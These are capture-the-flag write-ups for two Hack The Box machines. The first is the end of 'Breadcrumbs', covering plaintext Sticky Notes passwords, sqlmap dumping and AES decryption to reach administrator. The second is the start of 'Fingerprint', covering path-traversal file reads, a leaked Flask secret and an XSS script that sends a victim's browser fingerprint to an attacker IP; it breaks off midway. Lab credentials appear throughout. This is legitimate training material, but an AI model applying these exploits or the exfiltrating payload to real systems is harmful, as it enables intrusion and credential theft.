
Ssh the box, and got user flag
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Breadcrumbs]
└─# ssh juliette@10.10.10.228
juliette@10.10.10.228's password:
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.
juliette@BREADCRUMBS C:\Users\juliette>whoami
breadcrumbs\juliette
juliette@BREADCRUMBS C:\Users\juliette>dir
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A
Directory of C:\Users\juliette
02/01/2021 05:48 AM .
02/01/2021 05:48 AM ..
01/15/2021 04:00 PM 3D Objects
01/15/2021 04:00 PM Contacts
01/15/2021 04:04 PM Desktop
01/15/2021 04:00 PM Documents
01/15/2021 04:00 PM Downloads
01/15/2021 04:00 PM Favorites
01/15/2021 04:00 PM Links
01/15/2021 04:00 PM Music
01/15/2021 04:03 PM OneDrive
01/15/2021 04:00 PM Pictures
01/15/2021 04:00 PM Saved Games
01/15/2021 04:00 PM Searches
01/15/2021 04:00 PM Videos
0 File(s) 0 bytes
15 Dir(s) 6,313,771,008 bytes free
juliette@BREADCRUMBS C:\Users\juliette>dir Desktop
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A
Directory of C:\Users\juliette\Desktop
01/15/2021 04:04 PM .
01/15/2021 04:04 PM ..
12/09/2020 06:27 AM 753 todo.html
02/23/2021 04:42 AM 34 user.txt
2 File(s) 787 bytes
2 Dir(s) 6,313,771,008 bytes free
juliette@BREADCRUMBS C:\Users\juliette>type Desktop\user.txt
46c5036915d0f9a7dc2e480befc603d5
```
- 
#### get administrator
``` bash
juliette@BREADCRUMBS C:\Users\juliette\Desktop>type todo.html
Task
Status
Reason
Configure firewall for port 22 and 445
Not started
Unauthorized access might be possible
Migrate passwords from the Microsoft Store Sticky Notes application to our new password manager
In progress
It stores passwords in plain text
Add new features to password manager
Not started
To get promoted, hopefully lol
```
now need development user
Go to the location on windows where sticky notes are and download the
plum.sqlite
plum.sqlite-shm
plum.sqlite-wal
``` bash
juliette@BREADCRUMBS C:\Users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>dir
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A
Directory of C:\Users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState
01/15/2021 04:10 PM .
01/15/2021 04:10 PM ..
01/15/2021 04:10 PM 20,480 15cbbc93e90a4d56bf8d9a29305b8981.storage.session
11/29/2020 03:10 AM 4,096 plum.sqlite
01/15/2021 04:10 PM 32,768 plum.sqlite-shm
01/15/2021 04:10 PM 329,632 plum.sqlite-wal
4 File(s) 386,976 bytes
2 Dir(s) 6,313,762,816 bytes free
```
you can use msf to get a rev shell to download files,
Open sql (I copied back to my box using SMB)
Get all notes then ssh as development with password in note
``` bash
juliette: jUli901./())!
development: fN3)sN5Ee@g
administrator: [MOVED]
```
#### Development
Go to C:\Development
There Linux binary
has useful information inside
``` bash
development@BREADCRUMBS C:\Users\development>cd C:\Development
development@BREADCRUMBS C:\Development>dir
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A
Directory of C:\Development
01/15/2021 04:03 PM .
01/15/2021 04:03 PM ..
11/29/2020 03:11 AM 18,312 Krypter_Linux
1 File(s) 18,312 bytes
2 Dir(s) 6,310,158,336 bytes free
```

#### Krypter_Linux
ida open Krypter_Linux
Inside there is command and you can see what it does when on box you do
- 
``` bash
PS C:\Development> curl 'http://127.0.0.1:1234/index.php?method=select&username=administrator&table=passwords' -UseBasicParsing
StatusCode : 200
StatusDescription : OK
Content : selectarray(1) {
[0]=>
array(1) {
["aes_key"]=>
string(16) "k19D193j.<19391("
}
}
RawContent : HTTP/1.1 200 OK
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Length: 96
Content-Type: text/html; charset=UTF-8
Date: Tue, 23 Feb 2021 19:24:09 GMT
Server: Apache/2.4.46 (Win64) ...
Forms :
Headers : {[Keep-Alive, timeout=5, max=100], [Connection, Keep-Alive], [Content-Length, 96], [Content-Type,
text/html; charset=UTF-8]...}
Images : {}
InputFields : {}
Links : {}
ParsedHtml :
RawContentLength : 96
```
Gets aes key but can do sqlmaps through the url but port forward so you can do on kali
``` bash
ssh -N -L 1234:127.0.0.1:1234 development@10.10.10.228
┌──(root💀kali)-[~/hackthebox/machine/Breadcrumbs]
└─# curl 'http://127.0.0.1:1234/index.php?method=select&username=administrator&table=passwords'
selectarray(1) {
[0]=>
array(1) {
["aes_key"]=>
string(16) "k19D193j.<19391("
}
}
```
Run sqlmaps with flag --dump against
``` bash
sqlmap -u http://127.0.0.1:1234/index.php\?method\=select\&username\=administrator\&table\=passwords --dump
Database: bread
Table: passwords
[1 entry]
+----+---------------+------------------+----------------------------------------------+
| id | account | aes_key | password |
+----+---------------+------------------+----------------------------------------------+
| 1 | Administrator | k19D193j.<19391( | H2dFz/jNwtSTWDURot9JBhWMP6XOdmcpgqvYHG35QKw= |
+----+---------------+------------------+----------------------------------------------+
```
gives out put string
``` bash
H2dFz/jNwtSTWDURot9JBhWMP6XOdmcpgqvYHG35QKw=
```
With a key
``` bash
k19D193j.<19391(
```
Base 64 decode string
After base 64 decrypt do aes decrypt
Use cyberchef with input and output mode raw
Key in Latin and IV in hex (iv =0000000000000000)
go to following cyberchef url:
``` bash
https://gchq.github.io/CyberChef/#recipe=From_Base64('A-Za-z0-9%2B/%3D',false)AES_Decrypt(%7B'option':'Latin1','string':'k19D193j.%3C19391('%7D,%7B'option':'Hex','string':'0000000000000000000000000000000'%7D,'CBC','Raw','Raw',%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':'undefined'%7D)&input=SDJkRnovak53dFNUV0RVUm90OUpCaFdNUDZYT2RtY3BncXZZSEczNVFLdz0
```
and finally get administrator's password:
``` bash
p@ssw0rd!@#$9890./
```

then get the root flag:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Breadcrumbs]
└─# ssh administrator@10.10.10.228
administrator@10.10.10.228's password:
Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.
administrator@BREADCRUMBS C:\Users\Administrator>whoami
breadcrumbs\administrator
administrator@BREADCRUMBS C:\Users\Administrator>dir
Volume in drive C has no label.
Volume Serial Number is 7C07-CD3A
Directory of C:\Users\Administrator
01/26/2021 09:06 AM .
01/26/2021 09:06 AM ..
01/15/2021 03:56 PM 3D Objects
01/15/2021 03:56 PM Contacts
02/09/2021 07:08 AM Desktop
01/15/2021 03:56 PM Documents
01/15/2021 03:56 PM Downloads
01/15/2021 03:56 PM Favorites
01/15/2021 03:56 PM Links
01/15/2021 03:56 PM Music
01/15/2021 04:00 PM OneDrive
01/15/2021 03:57 PM Pictures
01/15/2021 03:56 PM Saved Games
01/15/2021 03:57 PM Searches
01/15/2021 03:56 PM Videos
0 File(s) 0 bytes
15 Dir(s) 6,308,880,384 bytes free
administrator@BREADCRUMBS C:\Users\Administrator>type Desktop\root.txt
a47ac3139f51cdd4a4d30614eb277101
```
- 
#### Summary of knowledge
- LFI
- phpsessid and jwt token forge
- makeup file upload request package bypass upload restriction
- .sqlite leak password
- ida analyse binary file
- port forwarding
- sqlmap dump secrets
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 多层认证与加密状态
LFI、auth_secondary、JWT 和 HQL 共同构成认证链。AES-ECB 下的用户标识构造与 SUID 文件读取分支保留完整脚本和前提。
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Insane
Points: 50
Release: 04 Dec 2021
IP: 10.10.11.127

- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Fingerprint]
└─# nmap -p- -sV -sC -v --min-rate=10000 10.10.11.127
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 90:65:07:35:be:8d:7b:ee:ff:3a:11:96:06:a9:a1:b9 (RSA)
| 256 4c:5b:74:d9:3c:c0:60:24:e4:95:2f:b0:51:84:03:c5 (ECDSA)
|_ 256 82:f5:b0:d9:73:18:01:47:61:f7:f6:26:0a:d5:cd:f2 (ED25519)
80/tcp open http Werkzeug httpd 1.0.1 (Python 2.7.17)
|_http-title: mylog - Starting page
| http-methods:
|_ Supported Methods: HEAD OPTIONS GET
8080/tcp open http Sun GlassFish Open Source Edition 5.0.1
| http-methods:
| Supported Methods: GET HEAD POST PUT DELETE TRACE OPTIONS
|_ Potentially risky methods: PUT DELETE TRACE
|_http-title: secAUTH
|_http-open-proxy: Proxy might be redirecting requests
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```
We have a couple interesting ports, both HTTP ports seem to be security applications. One for a python program called “mylog” and the other for “secAuth”:
Both sites require logins to use most of their functions. Instead we can start looking into what both of these are doing. As expected, this first server is a python server:
``` bash
http://fingerprint.htb/
[200 OK] Country[RESERVED][ZZ],
HTML5,
HTTPServer
[Werkzeug/1.0.1 Python/2.7.17],
IP[10.129.117.121],
Python[2.7.17],
Script,
Title
[mylog - Starting page],
Werkzeug[1.0.1],
X-UA-Compatible[IE=edge]
```
The second is unusual, it’s a glassfish server which I’ve never seen before:
``` bash
http://fingerprint.htb:8080/
[200 OK] Country[RESERVED][ZZ],
HTML5,
HTTPServer
[GlassFish Server Open Source Edition 5.0.1],
IP[10.129.117.121],
Java[2.3][Servlet/3.1],
Script,
Sun-GlassFish
[5.0.1][Open Source Edition],
Title
[secAUTH],
X-Powered-By[Servlet/3.1 JSP/2.3 (GlassFish Server Open Source Edition 5.0.1 Java/Private Build/1.8)],
X-UA-Compatible[IE=edge]
```
We only really have /login and /admin on the first site, the second site has a few more directories to work with:
We can start fuzzing general exploits and eventually find LFI in /admin/view which let’s view files. There’s some interesting usernames that could lead us to a potential foothold, such as flask. If we look into his home directory, we see the web-app’s source code. We can request the database that contains the user information and see if we can get a login:
``` bash
GET /admin/view/../../../../../../../../../../../../../../../../home/flask/app/users.db HTTP/1.1
Host: fingerprint.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```
This seems to contain a password:
``` bash
admin:u_will_never_guess_this_password
```
We can grab app.py and see we have access to the config password:
``` bash
from flask import Flask, redirect, request, render_template, session, g, url_for, send_file, make_response
from .auth import check
import os
from os import listdir
from os.path import isfile, join
import io
LOG_PATH = "/data/logs/"
app = Flask(__name__)
app.config['SECRET_KEY'] = 'SjG$g5VZ(vHC;M2Xc/2~z('
@app.before_request
def load_user():
uid = session.get("user_id")
g.uid = uid
@app.route("/")
def main():
return render_template('index.html')
@app.route("/login", methods=["GET", "POST"])
def login():
if request.method == 'POST':
user = do_auth()
if user:
session["user_id"] = user[1]
return redirect(url_for("admin"), code=200)
return show_login()
def filter_logs(ip, logs):
if ip.startswith('127.0.'):
return '\n'.join(logs)
return '\n'.join(filtered_logs)
@app.route("/admin")
def admin():
#log_files = [(f, os.path.getsize(join(LOG_PATH, f))) for f in listdir(LOG_PATH) if isfile(join(LOG_PATH, f))]
log_names = [f for f in listdir(LOG_PATH) if isfile(join(LOG_PATH, f))]
log_files = []
for name in log_names:
f = open(join(LOG_PATH, name), 'r')
data = f.readlines()
f.close()
log_files.append((name, len(filter_logs(request.remote_addr, data))))
site_content=render_template('admin.html', log_files=log_files)
if g.uid is None or not g.uid:
resp = make_response(site_content, 302)
resp.headers['Location'] = '/login'
return resp
return site_content
@app.route("/admin/view/")
def logs_view(log_path):
try:
path = LOG_PATH + log_path
with open(path, 'r') as file:
data = file.readlines()
return filter_logs(request.remote_addr, data)
except Exception as e:
return "No such log found!"
return None
@app.route("/admin/delete/")
def logs_delete(log_path):
try:
path = LOG_PATH + log_path
os.remove(path)
return redirect(url_for("admin"))
except Exception as e:
return "No such log found!"
return data
def do_auth():
user = request.form.get('username')
password = request.form.get('password')
return check(user, password)
def show_login():
return render_template('login.html')
```
``` bash
SjG$g5VZ(vHC;M2Xc/2~z(
```
We also have the source code used to check authentication:
``` bash
import sqlite3
def check(user, password):
from .util import build_safe_sql_where
conn = sqlite3.connect('users.db')
cursor = conn.cursor()
cond = build_safe_sql_where({"username": user, "password": password})
query = "select * from users " + cond
cursor.execute(query)
rows = cursor.fetchall()
for x in rows:
return x
return None
```
We can check how SQL is made “safe” by grabbing it from the util file:
``` bash
def build_safe_sql_where(m):
query = " where 1=1"
for (key, value) in m.items():
if not value or "'" in value or "\"" in value or " " in value:
return " where 1=0"
else:
query = query + " and "+ key+"='"+ str(value)+"'"
return query
```
#### Foothold
We can look back to the creds we found earlier from users.db and sign in as the admin. We have auth.log which is available to us and reflects sign in attempts on port 8080. We can easily get XSS using a simple payload and it gets reflected back to us via the log file:
The log file clears every minute or so. We can try PHP payloads instead however they don’t seem to be executed. (It’s a flask app so it won’t use PHP). We can go back to looking at app.py and see that any logs from localhost are filtered out so we may not be able to see execution regardless. Capturing it in burp also shows us something else interesting:
``` bash
uid=admin&auth_primary=u_will_never_guess_this_password&auth_secondary=
```
After submitting this, we see there’s reference to a FingerprintID() function:
``` bash
document.getElementById("auth_secondary").value = getFingerPrintID()
```
We can go to login.js and see the source code for this function:
``` bash
function getFingerPrintID() {
let fingerprint = navigator.appCodeName + navigator.appVersion + (navigator.cookieEnabled ? "yes" : "no") + navigator.language + navigator.platform + navigator.productSub + navigator.userAgent + navigator.vendor + screen.availWidth + "" + screen.availHeight + "" + screen.width + "" + screen.height + "" + screen.orientation.type + "" + screen.pixelDepth + "" + screen.colorDepth + Intl.DateTimeFormat().resolvedOptions().timeZone;
for (const plugin of navigator.plugins) {
fingerprint += plugin.name + ",";
}
for (const mime of navigator.mimeTypes) {
fingerprint += mime.type + ",";
}
return MD5(fingerprint)
}
```
We can see that fingerprint is made up of a huge amount of information from the person navigating to the page then MD5 hashed. The MD5 hasing function can be seen at the top of the page:
``` bash
var MD5 = function (d) {
var r = M(V(Y(X(d), 8 * d.length)));
return r.toLowerCase()
};
```
It makes reference to a load of sub functions. We can copy this over to our local machine and reuse it to steal the admin’s fingerprint. We can create the following:
``` bash
var MD5 = function (d) {
var r = M(V(Y(X(d), 8 * d.length)));
return r.toLowerCase()
};
function M(d) {
for (var _, m = "0123456789ABCDEF", f = "", r = 0; r < d.length; r++) _ = d.charCodeAt(r), f += m.charAt(_ >>> 4 & 15) + m.charAt(15 & _);
return f
}
function X(d) {
for (var _ = Array(d.length >> 2), m = 0; m < _.length; m++) _[m] = 0;
for (m = 0; m < 8 * d.length; m += 8) _[m >> 5] |= (255 & d.charCodeAt(m / 8)) << m % 32;
return _
}
function V(d) {
for (var _ = "", m = 0; m < 32 * d.length; m += 8) _ += String.fromCharCode(d[m >> 5] >>> m % 32 & 255);
return _
}
function Y(d, _) {
d[_ >> 5] |= 128 << _ % 32, d[14 + (_ + 64 >>> 9 << 4)] = _;
for (var m = 1732584193, f = -271733879, r = -1732584194, i = 271733878, n = 0; n < d.length; n += 16) {
var h = m, t = f, g = r, e = i;
f = md5_ii(f = md5_ii(f = md5_ii(f = md5_ii(f = md5_hh(f = md5_hh(f = md5_hh(f = md5_hh(f = md5_gg(f = md5_gg(f = md5_gg(f = md5_gg(f = md5_ff(f = md5_ff(f = md5_ff(f = md5_ff(f, r = md5_ff(r, i = md5_ff(i, m = md5_ff(m, f, r, i, d[n + 0], 7, -680876936), f, r, d[n + 1], 12, -389564586), m, f, d[n + 2], 17, 606105819), i, m, d[n + 3], 22, -1044525330), r = md5_ff(r, i = md5_ff(i, m = md5_ff(m, f, r, i, d[n + 4], 7, -176418897), f, r, d[n + 5], 12, 1200080426), m, f, d[n + 6], 17, -1473231341), i, m, d[n + 7], 22, -45705983), r = md5_ff(r, i = md5_ff(i, m = md5_ff(m, f, r, i, d[n + 8], 7, 1770035416), f, r, d[n + 9], 12, -1958414417), m, f, d[n + 10], 17, -42063), i, m, d[n + 11], 22, -1990404162), r = md5_ff(r, i = md5_ff(i, m = md5_ff(m, f, r, i, d[n + 12], 7, 1804603682), f, r, d[n + 13], 12, -40341101), m, f, d[n + 14], 17, -1502002290), i, m, d[n + 15], 22, 1236535329), r = md5_gg(r, i = md5_gg(i, m = md5_gg(m, f, r, i, d[n + 1], 5, -165796510), f, r, d[n + 6], 9, -1069501632), m, f, d[n + 11], 14, 643717713), i, m, d[n + 0], 20, -373897302), r = md5_gg(r, i = md5_gg(i, m = md5_gg(m, f, r, i, d[n + 5], 5, -701558691), f, r, d[n + 10], 9, 38016083), m, f, d[n + 15], 14, -660478335), i, m, d[n + 4], 20, -405537848), r = md5_gg(r, i = md5_gg(i, m = md5_gg(m, f, r, i, d[n + 9], 5, 568446438), f, r, d[n + 14], 9, -1019803690), m, f, d[n + 3], 14, -187363961), i, m, d[n + 8], 20, 1163531501), r = md5_gg(r, i = md5_gg(i, m = md5_gg(m, f, r, i, d[n + 13], 5, -1444681467), f, r, d[n + 2], 9, -51403784), m, f, d[n + 7], 14, 1735328473), i, m, d[n + 12], 20, -1926607734), r = md5_hh(r, i = md5_hh(i, m = md5_hh(m, f, r, i, d[n + 5], 4, -378558), f, r, d[n + 8], 11, -2022574463), m, f, d[n + 11], 16, 1839030562), i, m, d[n + 14], 23, -35309556), r = md5_hh(r, i = md5_hh(i, m = md5_hh(m, f, r, i, d[n + 1], 4, -1530992060), f, r, d[n + 4], 11, 1272893353), m, f, d[n + 7], 16, -155497632), i, m, d[n + 10], 23, -1094730640), r = md5_hh(r, i = md5_hh(i, m = md5_hh(m, f, r, i, d[n + 13], 4, 681279174), f, r, d[n + 0], 11, -358537222), m, f, d[n + 3], 16, -722521979), i, m, d[n + 6], 23, 76029189), r = md5_hh(r, i = md5_hh(i, m = md5_hh(m, f, r, i, d[n + 9], 4, -640364487), f, r, d[n + 12], 11, -421815835), m, f, d[n + 15], 16, 530742520), i, m, d[n + 2], 23, -995338651), r = md5_ii(r, i = md5_ii(i, m = md5_ii(m, f, r, i, d[n + 0], 6, -198630844), f, r, d[n + 7], 10, 1126891415), m, f, d[n + 14], 15, -1416354905), i, m, d[n + 5], 21, -57434055), r = md5_ii(r, i = md5_ii(i, m = md5_ii(m, f, r, i, d[n + 12], 6, 1700485571), f, r, d[n + 3], 10, -1894986606), m, f, d[n + 10], 15, -1051523), i, m, d[n + 1], 21, -2054922799), r = md5_ii(r, i = md5_ii(i, m = md5_ii(m, f, r, i, d[n + 8], 6, 1873313359), f, r, d[n + 15], 10, -30611744), m, f, d[n + 6], 15, -1560198380), i, m, d[n + 13], 21, 1309151649), r = md5_ii(r, i = md5_ii(i, m = md5_ii(m, f, r, i, d[n + 4], 6, -145523070), f, r, d[n + 11], 10, -1120210379), m, f, d[n + 2], 15, 718787259), i, m, d[n + 9], 21, -343485551), m = safe_add(m, h), f = safe_add(f, t), r = safe_add(r, g), i = safe_add(i, e)
}
return Array(m, f, r, i)
}
function md5_cmn(d, _, m, f, r, i) {
return safe_add(bit_rol(safe_add(safe_add(_, d), safe_add(f, i)), r), m)
}
function md5_ff(d, _, m, f, r, i, n) {
return md5_cmn(_ & m | ~_ & f, d, _, r, i, n)
}
function md5_gg(d, _, m, f, r, i, n) {
return md5_cmn(_ & f | m & ~f, d, _, r, i, n)
}
function md5_hh(d, _, m, f, r, i, n) {
return md5_cmn(_ ^ m ^ f, d, _, r, i, n)
}
function md5_ii(d, _, m, f, r, i, n) {
return md5_cmn(m ^ (_ | ~f), d, _, r, i, n)
}
function safe_add(d, _) {
var m = (65535 & d) + (65535 & _);
return (d >> 16) + (_ >> 16) + (m >> 16) << 16 | 65535 & m
}
function bit_rol(d, _) {
return d << _ | d >>> 32 - _
}
function objToString(obj) {
var str = '';
for (var p in obj) {
str += p + ':' + obj[p] + ',';
}
return str;
}
function getFingerPrintID() {
let fingerprint = navigator.appCodeName + navigator.appVersion + (navigator.cookieEnabled ? "yes" : "no") + navigator.language + navigator.platform + navigator.productSub + navigator.userAgent + navigator.vendor + screen.availWidth + "" + screen.availHeight + "" + screen.width + "" + screen.height + "" + screen.orientation.type + "" + screen.pixelDepth + "" + screen.colorDepth + Intl.DateTimeFormat().resolvedOptions().timeZone;
for (const plugin of navigator.plugins) {
fingerprint += plugin.name + ",";
}
for (const mime of navigator.mimeTypes) {
fingerprint += mime.type + ",";
}
return MD5(fingerprint)
}
location.href="http://10.10.14.25:8000/"+getFingerPrintID();
```
We can put this into a login.js file of our own and include it onto the page using:
``` bash
```
Our final request is:
``` bash
uid=admin&auth_primary=u_will_never_guess_this_password&auth_secondary=
```
We can get the fingerprint of the admin:
``` bash
┌──(root💀kali)-[~/hackthebox/machine/Fingerprint]
└─# python2 -m SimpleHTTPServer 1 ⨯
